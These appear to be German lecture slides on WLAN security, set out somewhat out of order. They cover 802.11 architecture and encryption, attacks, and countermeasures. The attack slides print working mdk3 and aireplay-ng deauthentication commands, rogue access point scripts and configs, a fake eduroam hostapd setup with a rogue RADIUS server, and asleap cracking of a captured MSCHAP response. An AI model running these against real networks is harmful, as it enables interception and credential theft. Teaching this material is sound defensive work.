EAP-TLS:	Client-Zertifikat

Angriffe

Angriffe auf WPA-Enterprise-Netzwerke – Theorie

- Aufsetzen eines rogue AP und eines rogue RADIUS Server
- RADIUS Server akzeptiert und speichert sämtliche User credentials
- Erstellung und Unterschiebung eines eigenen Zertifikats bei TTLS

  $\Rightarrow$ fehlerhaft konfigurierte Clients werden es akzeptieren

- gegebenenfalls brute force auf User credentials

Angriffe

Angriffe auf WPA-Enterprise-Netzwerke – Angriff

```
mschap: Sun Jun  3 19:02:59 2012

username: wpa.enterprise.user@ruhr-uni-bochum.de
challenge: b4:88:c9:86:ff:68:f0:b4
response: 36:7f:41:77:e6:46:7e:15:62:91:7e:89:3e:59:24:04:84:de:3f:bb:e2:08:32:72
```

Abbildung: Mitschneiden der User credentials mit einem rogue RADIUS Server

```
asleap 2.2 - actively recover LEAP/PPTP passwords. <jwright@hasborg.com>
Using wordlist mode with "/pentest/passwords/wordlists/darkc0de.lst".
hash bytes:         9149
NT hash:            6966d17c55ffcbf8a4545561ff8d9149

password:           wellsecured
```

Abbildung: Erfolgreiches Raten des Passwortes mit asleap

Angriffe

Angriffe auf WPA-Enterprise-Netzwerke – Angriff

```
mschap: Sun Jun  3 19:02:59 2012

username: wpa.enterprise.user@ruhr-uni-bochum.de
challenge: b4:88:c9:86:ff:68:f0:b4
response: 36:7f:41:77:e6:46:7e:15:62:91:7e:89:3e:59:24:04:84:de:3f:bb:e2:08:32:72
```

Abbildung: Mitschneiden der User credentials mit einem rogue RADIUS Server

```
asleap 2.2 - actively recover LEAP/PPTP passwords. <jwright@hasborg.com>
Using wordlist mode with "/pentest/passwords/wordlists/darkc0de.lst".
hash bytes:         9149
NT hash:            6966d17c55ffcbf8a4545561ff8d9149

password:           wellsecured
```

Abbildung: Erfolgreiches Raten des Passwortes mit asleap

Angriffe

Angriffe auf WPA-Enterprise-Netzwerke – Angriff

DEMO

Schutzmaßnahmen

- generell: IEEE 802.11w-2009 (kryptografische Methoden in Management Frames)
- Deauthentication und Disassociation: Firmware ändern, Programm zur Detektion schreiben
- Beacon Flood: Programmabstürze beheben
- rogue AP: Nicht automatisch verbinden, keine SSID in Probe-Request setzen, 802.1X nutzen
- PSK: starkes Passwort wählen
- 802.1X: starke EAP-Protokolle nutzen (EAP-TLS, EAP-TTLS, PEAP), Zertifikate richtig validieren

Referenzen

Allgemein


IEEE Std 802.11-2007.


J. Cache, J. Wright und V. Liu: Hacking Exposed Wireless. Hacking Exposed. McGraw-Hill, 2010. ISBN: 9780071666619.


SecurityTube: WLAN Security and Penetration Testing Megaprimer. http://www.securitytube.net/groups?operation=view&groupId=9.


T.Blazytko: Angriffe auf Wireless Local Area Networks. http://www.nds.rub.de/media/attachments/files/2012/03/angriffe_auf_wireless_local_area_networks.pdf.

Referenzen

Verwendete Hardware und Software

- ALFA Network: AWUS036NH.
- TP-LINK: TL-ANT2408CL.
- Aircrack-ng: http://www.aircrack-ng.org.
- MDK3: http://homepages.tu-darmstadt.de/~p_larbig/wlan/#mdk3.
- hostapd: http://w1.fi/hostapd.
- FreeRADIUS-WPE: http://www.willhackforsushi.com/FreeRADIUS_WPE.html.
- Asleap: http://www.willhackforsushi.com/Asleap.html.

Architektur

Station und Access Point

Station (STA)

adressierbares Gerät, welches Ziel einer Nachricht ist

Access Point (AP)

STA, welche assoziierten STAs Zugang zum Distribution System ermöglicht

Architektur

Basic Service Set (BSS)

Besteht aus mindestens einem AP und einer STA




Abbildung: BSS

Basic Service Set ID (BSSID)

identifiziert ein BSS eindeutig

Architektur

Distribution System (DS)

Verbund aller Endpunkte eines BSS zu einem Netzwerk




Abbildung: DS

Architektur

Extented Service Set (ESS)

Verbund aller BSS zu einem Netzwerk




Abbildung: ESS

Service Set ID (SSID)

identifiziert ein ESS

Architektur

Portal

Portal

logische Schnittstelle zum Paketaustausch zwischen DS und LAN

Architektur

Channel

Aufteilung des Frequenzbandes

Channel	Frequenz (MHz)
1	2412
2	2417
3	2422
4	2427
5	2432
6	2437
7	2442
8	2447
9	2452
10	2457
11	2462
12	2467
13	2472

Abbildung: Liste der Channel im Bereich 2.4 GHz

Frames

Management Frames

Byte:	2	2	6	6	6	2	0-2312	4
	Frame Control	Duration	Address 1 (DA)	SA	BSSID	Sequence Control	Frame Body	FCS

Abbildung: Management Frame Format

Sicherheitsarchitektur

Wireless Encryption Protocol (WEP)




Abbildung: WEP Verschlüsselung[3]

[3] IEEE Std 802.11-2007. *Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications*. (2007 Revision). IEEE Standards Association. Juni 2007. Kap. 8.2.1.4.4.

Sicherheitsarchitektur

Temporal Key Integrity Protocol (TKIP)




Abbildung: TKIP Verschlüsselung[4]

[4] IEEE Std 802.11-2007. *Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications*. (2007 Revision). IEEE Standards Association. Juni 2007. Kap. 8.3.2.1.1.

Sicherheitsarchitektur

Counter Mode with Cipher Block Chaining Message Authentication Code Protocol (CCMP)




Abbildung: CCMP Verschlüsselung[5]

[5] IEEE Std 802.11-2007. *Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications*. (2007 Revision). IEEE Standards Association. Juni 2007. Kap. 8.3.3.3.

Angriffe

Formales

- AP
  - SSID: foo
  - BSSID: be:be:be:be:be:be
  - IP-Adresse: 192.168.2.1
- Angreifer
  - MAC-Adresse Angreifer: aa:aa:aa:aa:aa:aa
  - IP-Adresse: 192.168.5.1
- Windows XP STA MAC-Adresse: 12:ab:12:cd:12:ef
- Linux STA MAC-Adresse: cc:cc:cc:cc:cc:cc

Angriffe

Deauthentication und Disassociation

```
root@bt:~# mdk3 mon0 d -c 11

Disconnecting between: 12:AB:12:CD:12:EF and: BE:BE:BE:BE:BE:BE on channel: 11
Disconnecting between: 12:AB:12:CD:12:EF and: BE:BE:BE:BE:BE:BE on channel: 11
Disconnecting between: CC:CC:CC:CC:CC:CC and: BE:BE:BE:BE:BE:BE on channel: 11
Disconnecting between: 12:AB:12:CD:12:EF and: BE:BE:BE:BE:BE:BE on channel: 11
Disconnecting between: CC:CC:CC:CC:CC:CC and: BE:BE:BE:BE:BE:BE on channel: 11
Disconnecting between: 12:AB:12:CD:12:EF and: BE:BE:BE:BE:BE:BE on channel: 11
Disconnecting between: CC:CC:CC:CC:CC:CC and: BE:BE:BE:BE:BE:BE on channel: 11
```

Abbildung: Mdk3 Deauthentication und Disassociation

Angriffe

Rogue AP – Angriff 1

```
option domain-name-servers 8.8.8.8;
default-lease-time 60;
max-lease-time 72;
ddns-update-style none;
authoritative;
log-facility local7;

subnet 192.168.5.0 netmask 255.255.255.0
{
    range 192.168.5.100 192.168.5.254;
    option routers 192.168.5.1;
    option domain-name-servers 8.8.8.8;
}
```

Abbildung: Inhalt der dhcpd.conf

Angriffe

Rogue AP – Angriff 1

```
#!/bin/bash
killall -9 dhcpd3
ifconfig at0 192.168.5.1 netmask 255.255.255.0 up
sleep 2
iptables --flush
iptables --table nat --flush
iptables --delete-chain
dhcpd3 -cf ./dhcpd.conf at0
iptables --table nat --append POSTROUTING --out-interface wlan1 -j MASQUERADE
iptables --append FORWARD --in-interface at0 -j ACCEPT
echo 1 >/proc/sys/net/ipv4/ip_forward
```

Abbildung: Befehle zur Weiterleitung des Traffic bei der Verwendung von airbase-ng

Angriffe

Rogue AP – Angriff 3

```
interface=wlan1
driver=nl80211
logger_stdout=-1
logger_stdout_level=2
debug=4
ssid=foo
hw_mode=g
channel=11
auth_algs=3
max_num_sta=5
wpa=2
wpa_passphrase=wellsecured
wpa_key_mgmt=WPA-PSK
wpa_pairwise=CCMP
rsn_pairwise=CCMP
```

Abbildung: Inhalt der hostapd.conf

Angriffe

Rogue AP – Angriff 3

```
#!/bin/bash
killall -9 dhcpd
killall -9 hostapd
ifconfig wlan1 down
macchanger -m aa:aa:aa:aa:aa:aa wlan1
ifconfig wlan1 up
hostapd ./hostapd.conf &
sleep 2
ifconfig wlan1 192.168.5.1 netmask 255.255.255.0 up
iptables --flush
iptables --table nat --flush
iptables --delete-chain
dhcpd -cf ./dhcpd.conf wlan1
iptables --table nat --append POSTROUTING --out-interface wlan0 -j MASQUERADE
iptables --append FORWARD --in-interface wlan1 -j ACCEPT
echo 1 >/proc/sys/net/ipv4/ip_forward
```

Abbildung: Befehle zur Weiterleitung des Traffic bei der Verwendung von hostapd

Angriffe

Rogue AP – Angriff 3

```
[root@foobar ~]# aireplay-ng -0 0 -a be:be:be:be:be:be -c cc:cc:cc:cc:cc:cc mon1
10:15:28  Waiting for beacon frame (BSSID: BE:BE:BE:BE:BE:BE) on channel 11
10:15:29  Sending 64 directed DeAuth. STMAC: [CC:CC:CC:CC:CC:CC] [ 0|53 ACKs]
10:15:30  Sending 64 directed DeAuth. STMAC: [CC:CC:CC:CC:CC:CC] [41|66 ACKs]
10:15:31  Sending 64 directed DeAuth. STMAC: [CC:CC:CC:CC:CC:CC] [ 0|65 ACKs]
10:15:31  Sending 64 directed DeAuth. STMAC: [CC:CC:CC:CC:CC:CC] [32|72 ACKs]
10:15:32  Sending 64 directed DeAuth. STMAC: [CC:CC:CC:CC:CC:CC] [ 0|56 ACKs]
10:15:33  Sending 64 directed DeAuth. STMAC: [CC:CC:CC:CC:CC:CC] [ 0|63 ACKs]
10:15:34  Sending 64 directed DeAuth. STMAC: [CC:CC:CC:CC:CC:CC] [ 5|54 ACKs]
```

Abbildung: Gezielte Deauthentication der STA

Angriffe

Angriffe auf WPA-Enterprise-Netzwerke – Angriff

```
interface=wlan1
driver=nl80211
ssid=eduroam
logger_stdout=-1
logger_stdout_level=2
debug=4
ieee8021x=1
eapol_key_index_workaround=0
own_ip_addr=127.0.0.1
auth_server_addr=192.168.56.101
auth_server_port=1812
auth_server_shared_secret=testing123
wpa=2
wpa_key_mgmt=WPA-EAP
channel=6
wpa_pairwise=CCMP
```

Abbildung: Inhalt der hostapd.conf